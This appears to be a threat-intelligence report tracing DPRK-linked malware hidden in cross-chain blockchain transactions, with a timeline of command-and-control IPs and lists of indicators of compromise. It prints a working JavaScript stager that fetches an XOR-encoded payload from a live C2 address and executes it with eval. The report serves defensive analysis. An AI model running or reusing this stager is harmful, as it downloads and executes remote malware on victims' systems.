
Crystal Intelligence Platform
0xB351954037Bd1c38d7677DB7FE429706c7b016dA - sent funds to TQdwohPCWqqfCUaCispyV1NaUZ1HgiJPUy, the gas funding address for the initial pointer addresses via bridges.

Crystal Intelligence Platform
0x3aCa68A063f9ab2CFcc9732554190199F9b09f7B sent funds to BSC malware transaction address, recieved from 0xb351954037bd1c38d7677db7fe429706c7b016da.
RAT Timeline
Using the same deobfuscation techniques outlined in Parts 1 and 2, timeline analysis was also performed on all transactions containing more than 10,000 characters associated with wallet 0x9BC1355344B54DEDf3E44296916eD15653844509. These were all the Remote Access Trojan (RAT) DEV#POPPER.JS variants which we found in our prior investigation. The full list of deobfuscated RAT scripts can be found in the GitHub repository for Part 4.
The cluster list:
| IP Address | First Seen |
|---|---|
| 136.0.9.8 | 12/06/2025 |
| 166.88.4.2 | 12/06/2025 |
| 23.27.202.27 | 20/06/2025 |
| 23.27.120.142 | 08/10/2025 |
| 202.155.8.173 | 30/10/2025 |
| 198.105.127.210 | 14/11/2025 |
| 166.88.134.82 | 21/11/2025 |
The following is the timeline of occurances from the transactions found:

Temporal Analysis of DEV#POPPER.JS C2 Activity
Note that the occurances of the bottom three IP addresses 23.27.202[.]27, 166.88.4[.]2, and 136.0.9[.]8 were reduced in frequency post the XCTDH publications of Parts 1 & 2.
Initial Stager
Furthermore, we noted that the second contract initiated, 0x07a02d3bda74523a8571482380f2c8a24cfe24db03c96714abfebad44a60c404, occuring on Feb-07-2025 04:47:45 AM UTC was actually the first Python Downloader (Payload1_2 (HTTP Payload Stager)) which ultimately leads to downloading the OmniStealer malware as discussed in Part 2: The difference being that the IP address is slightly different and an interesting string is left behind, BEP-20: BOT250205 (BOT):

C2 Stager in XCTDH Case
| Field | Value |
|---|---|
| C2 IP | 154.91.0[.]103 |
| C2 Port | 27017 (0x6989) |
| Full C2 URL | http://154.91.0[.]103:27017/$/boot |
| XOR Key | ThZG+0jfXE6VAGOJ |
| User-Agent | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML; like Gecko) Chrome/131.0.0.0 Safari/537.36 |
| Contract Name | BEP-20: BOT250205 (BOT) |
Interestingly the full contract stems back to the mint method of contract initiation; this is used to create the BOT250205 token, which was allocated to several of the BSC addresses used by the malware deployer.
The obfuscation used here is much simpler and seems like a prototype from the more sophisticated techniques we saw in the earlier parts of this series:
global._H = "http://154.91.0.103:27017";

(async () => {
  await eval(
    (function (a) {
      const b = "ThZG+0jfXE6VAGOJ";
      const d = b.length;
      let e = "";
     for (let f = 0; f < a.length; f++) {
        const g = a.charCodeAt(f);
        const h = b.charCodeAt(f % d);
        e += String.fromCharCode(g ^ h);
      }
      return e;
    })(
      await (async function () {
        return new Promise((c, d) => {
          const e = new URL(global._H + "/$/boot");
          const f = {
            "User-Agent":
              "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML; like Gecko) Chrome/131.0.0.0 Safari/537.36",
          };
          const g = {
            method: "GET",
            hostname: e.hostname,
            port: e.port,
            path: e.pathname,
            headers: f,
          };
          const i = require("http").request(g, (j) => {
            let k = "";
            j.on("data", (l) => {
              k += l;
            });
            j.on("end", () => {
              c(k);
            });
          });
          i.on("error", (j) => {
            d(j);
          });
          i.end();
        });
      })()
    )
  );
})();
Conclusion
This case highlights the extreme complexity of modern on-chain investigations; multiple blockchains, tokens, decentralised exchanges and cross chain bridges taxed every analyst; coupled with this, the embedded data on chain required additional skills not common in many investigations to decode.
These techniques may slow an investigator, but ultimately can be unwound. The lack of specific obfuscaton services - mixing services, and privacy coins, also is significant and demonstrates a high level of confidence in cross chain as an effective evasion method for deniable onchain activity.
Our interpretation of the unusual transaction payloads - images, pdf files, audio - is that that they may be indicative of a test range; references to Stratus may be to Datadog's Red-Team application (https://github.com/DataDog/stratus-red-team), though is a low confidence assessment. In many areas, this case raises more questions than answers, the more we dig.
Despite these gaps in knowledge, it can be stated conclusively is that this attack chain shows a high level of mastery and resources for public blockchains by DPRK related entities. And whilst this threat uses several chains for the malicious payload, concievably it can be on almost any blockchain.
Ransom-ISAC's View
Crypto, aged like fine wine
It was noteworthy that the infrastructure - the tokens used to fund the various transactions - had laid dormant in many cases for years. This aging process may be indicative of attempts to conceal the true nature of the address holder.
From Russia with Malware
The identification of a Russian IP address in Vladivostok is highly significant; with warming ties between DPRK and the Russian Government resulting from military cooperating in the latter's illegal occupation of Ukraine, it is possible DPRK affiliated groups may have been conducting their operations from Russia - or at least, Russian IP addresses.
Overlapping payment infrastructure
Another unexpected turn in this project was the overlapping payments with known DPRK theft addresses. Typically, APT teams are understood to work in discrete groups that are disconnected from the payment infrastructure. In this case however, funds bridged between blockchains eventually interacted with addresses related to other DPRK thefts. Whilst this may be construed as poor operational security, it may also represent a nonchalance towards any law enforcement consequences towards their activities.
Follow the Code
As a community, we need to move beyond "follow the money" when investigating cryptocrime. The emergence of Etherhiding, TxDataHiding, and Cross-Chain TxDataHiding—deployed alongside campaigns like Contagious Interview—demonstrates that we're still in the early stages of understanding how sophisticated these techniques will become. From here on out, "follow the code" is far more fitting.
Acknowledgments
We extend our gratitude to all collaborators who contributed their expertise to this investigation: François-Julien Alcaraz, Nick Smart, Andrii Sovershennyi, Yashraj Solanki, Joshua Penny, Tammy Harper and Ellis Stannard. Special thanks to the Ransom-ISAC members whose collective intelligence and collaborative approach made this analysis possible.
Indicators of Compromise (IOCs)
Malware-Related IOCs
| Filename | Filename | SHA256 |
|---|---|---|
| DEV#POPPER.JS RAT VARIATIONS | 011025_0x09e61c8f00b01eaa28b3ffaafdeb5f0d402357b87573400ebad1e25f3d9c8693_FINAL.txt | 07f24071e2914c0be127004f5f4e98c22b319ceccdce07c84ff71244db187efc |
| DEV#POPPER.JS RAT VARIATIONS | 011025_0x1a4272be3c516faea9093f5c2fadadb620cfe8bfbd50e22008847e6056fd91b9_FINAL.txt | 6ca251da28246371936cbe8083f52527fb4fdfee4045fed3867bb614e67d13f7 |
| DEV#POPPER.JS RAT VARIATIONS | 011025_0x3b77783f8952ae8235a873a2ac6757f8ae563de56d0006d3f92fd8d73b45ac58_FINAL.txt | b9264734cdc4bdc0cf0939729194a48b366470539c32b91417a50e3857721956 |
| DEV#POPPER.JS RAT VARIATIONS | 011025_0xc3d4740f747e2f0adf622d2ac48ef6bda4b18e3d152028f0f8027216199c4fee_FINAL.txt | 27dd9a146de5f8e7978a00c53ca8ec603f88e7652f99d1493b274689a4c8e542 |
| DEV#POPPER.JS RAT VARIATIONS | 011025_0xf9fca982ce5a8ae9463f7b469496a2554d0f09c8ca67ca5034de621963673a5e_FINAL.txt | 4038400fbf249d9b6103815d105dcb23c6c61e6c1026a2a35a64564bf38706b3 |
| DEV#POPPER.JS RAT VARIATIONS | 011225_0x4ff108d057d6e62ec110a5c8a85b1b404aa0bf6299d63ee9a7679d858c981f0f_FINAL.txt | e37ef036d36de9697c551139d0d8a4c6a401dd332a4f5872c1f21ab755f969ef |
| DEV#POPPER.JS RAT VARIATIONS | 020725_0xc8090a40230cfacb82ead30d8d290a22f8e5f508800d725f8ae2dd1d35e03427_FINAL.txt | e18ddf47412ad4b1ed92dffcf15a6d8ae18b60c8b4e002cdd29237663d5b8308 |
| DEV#POPPER.JS RAT VARIATIONS | 071025_0x6c777ac28d0dba345eeda8b65625ef1aec69ecb5a489f25f2a2545cf3b3bb344_FINAL.txt | eed4768a1127c2e15fc3f9f83fb8fa018862d1f46dab6b4c1bc7dd8fb0da56a1 |
| DEV#POPPER.JS RAT VARIATIONS | 071025_0xf0adf6867fa5e1f7f9323e992dcad37eda3ca9bff82f49729ff1b85ab84a10d9_FINAL.txt | 913081a0cfad76e49c6c7eff89ef31a599e60d0288fe0576e8c61e75eda36517 |
| DEV#POPPER.JS RAT VARIATIONS | 081025_0x5fa89795ed04f9aa6f1969db1e5ce1767450da04cb86dd1ce582f25891dfd976_FINAL.txt | 89eb1359cb19f926caf29c01f2f587750d6a6d2a5040cc22fb4cd98f2fdbc178 |
| DEV#POPPER.JS RAT VARIATIONS | 091025_0x828f00daa9fa68b36d2f2380f3fdc27265c53417ef01660b5421ea1125fad2de_FINAL.txt | 1c5a64ccbe846c159ac057748a50e3179e72050f4c6c52b9404c29d0e567a259 |
| DEV#POPPER.JS RAT VARIATIONS | 091025_0xa1f957a901cdfeb603641b8cd8de22d6ef765bc102e1ce50c7494fb19ea1835d_FINAL.txt | 383a8da67be2067b37969873a4c76ca0034f9c9d144e2758234e857ae6d57741 |
| DEV#POPPER.JS RAT VARIATIONS | 120625_0x95cac861a838481cbef0557e60098703038acfc920abfdcf272714cfbc7c12e9_FINAL.txt | 7af08b2fa4b31e38f5a43b62cad4882ff76e719c165bfbc980d970ea95c34e7e |
| DEV#POPPER.JS RAT VARIATIONS | 130625_0x1cfb0f48dbed9db15451b06328619e3cc33f22616611411afc5be3005e768b59_FINAL.txt | 612cd30ca0f3dba0145bd8771f26ab5b9d34b8e53c4fac9908ba8f04b4906bcd |
| DEV#POPPER.JS RAT VARIATIONS | 130625_0x377ee776fc12e468813a1cb1f36b71b973f40f78baf053f6ef77bf35968d706e_FINAL.txt | e6581a900989e859c7cb36c11da81c3e3d3a0ccc2f9a7f943bb65296bd6996bd |
| DEV#POPPER.JS RAT VARIATIONS | 130625_0x37a83b05ab074c13bacd2493b97b876f97bc310726c9f8191982e4df180fc851_FINAL.txt | 5171c3af3f5d10194345b331250ab3475e67368f1dd69cf7d09d4cc57cbfec9d |
| DEV#POPPER.JS RAT VARIATIONS | 130625_0x3925fbf4a2e49966bc2d84cb4c134a28059e8483f7f8e2750c5aae737bfebe1d_FINAL.txt | 0ff16be0423bc8cba51cb494b3f1195c72dcfc6e1099745b28b7e4591e7d4643 |
| DEV#POPPER.JS RAT VARIATIONS | 130625_0xf7e6cbd4551c45cfeb3f57574f7685dde8ca6be7a6ce5f99cf5ff237a6e51cde_FINAL.txt | d373bad3feea05081330e9a236130bb3fdc382cbd30bad217555893312903711 |
| DEV#POPPER.JS RAT VARIATIONS | 141125_0x4e0c8d86a755bc1a658619c9f399c3e108150539809bd049d9d8e7e3160bd388_FINAL.txt | dd0aa0d09d093781febc75959a93212223617c7877eb70155e1428eed27cfbef |
| DEV#POPPER.JS RAT VARIATIONS | 170625_0x03decfa85c107de640312424534ae89a8457ede2f7582c4b84d20f158c9f3e36_FINAL.txt | e2fdf1a6b938bfed8c81af38dca846d721b0c23a755c3db33e5d944bc9d7e6ca |
Note: Due to the extensive nature of the malware IOCs (70+ entries), the complete list is available in the GitHub repository for Part 4.
Network-Related IOCs
| Type | Indicator | First Seen (DD/MM/YYYY) | Notes |
|---|---|---|---|
| IP login to access cryptocurrency wallet | 188.43.33[.]249 | N/A | Vladivostok-related address to TKK |
| Initial IP from Python Downloader (Payload1_2 HTTP Payload Stager) | 154.91.0[.]103 | 07/02/2025 | Attributed to backdoor reported by MalwareHunterTeam |
| DEV#POPPER.JS RAT IP | 136.0.9.8 | 12/06/2025 | Timeline analysis above |
| DEV#POPPER.JS RAT IP | 166.88.4.2 | 12/06/2025 | Timeline analysis above |
| DEV#POPPER.JS RAT IP | 23.27.202.27 | 20/06/2025 | Timeline analysis above |
| DEV#POPPER.JS RAT IP | 23.27.120.142 | 08/10/2025 | Timeline analysis above |
| DEV#POPPER.JS RAT IP | 202.155.8.173 | 30/10/2025 | Timeline analysis above |
| DEV#POPPER.JS RAT IP | 198.105.127.210 | 14/11/2025 | Timeline analysis above |
| DEV#POPPER.JS RAT IP | 166.88.134.82 | 21/11/2025 | Timeline analysis above |
Crypto / Blockchain IOCs
Key blockchain addresses and transaction hashes identified during the investigation:
| Type | Indicator | Notes/Message |
|---|---|---|
| Blockchain | 0x6bEf55A0BB4bFF96f947eb1f87E9a59031BB1686 | DPRK-Linked Potential Communications Channel |
| Cross-Chain Pointer | TMfKQEd7TJJa5xNZJZ2Lep838vrzrs7mAP | 0xb980676a283234de8abb91a9ecfd1ca5055ab1119492f08bc31711d8ef48cb2 |
| Blockchain | TMfKQEd7TJJa5xNZJZ2Lep838vrzrs7mAP | Mxy custom memo text |
| Cross-Chain Pointer | TXfxHUet9pJVU1BgVkBAbrES4YUc1nGzcG | 0xd33f78662df123adf2a178628980b605a0026c0d8c4f4e87e43e724cda258fef |
| Cross-Chain Pointer | TLmj13VL4p6NQ7jpxz8d9uYY6FUKCYatSe | 0x197b587bc976641277791f951518667f12c93d1ace916b3fe79f84759a62f504 |
| Cross-Chain Pointer | TLmj13VL4p6NQ7jpxz8d9uYY6FUKCYatSe | 0xda655e6b69e98cbdda93e31804827b49410880bbb3c17b908a71efe85e284dfa |
| Cross-Chain Pointer | TLmj13VL4p6NQ7jpxz8d9uYY6FUKCYatSe | 0x6c777ac28d0dba345eeda8b65625ef1aec69ecb5a489f25f2a2545cf3b3bb344 |
| Cross-Chain Pointer | TLmj13VL4p6NQ7jpxz8d9uYY6FUKCYatSe | 0xf0adf6867fa5e1f7f9323e992dcad37eda3ca9bff82f49729ff1b85ab84a10d9 |
| Cross-Chain Pointer | TLmj13VL4p6NQ7jpxz8d9uYY6FUKCYatSe | 0xc3d4740f747e2f0adf622d2ac48ef6bda4b18e3d152028f0f8027216199c4fee |
| Cross-Chain Pointer | TLmj13VL4p6NQ7jpxz8d9uYY6FUKCYatSe | 0x1a4272be3c516faea9093f5c2fadadb620cfe8bfbd50e22008847e6056fd91b9 |
Note: The complete list of 52+ cross-chain pointers and blockchain IOCs is available in the GitHub repository for Part 4.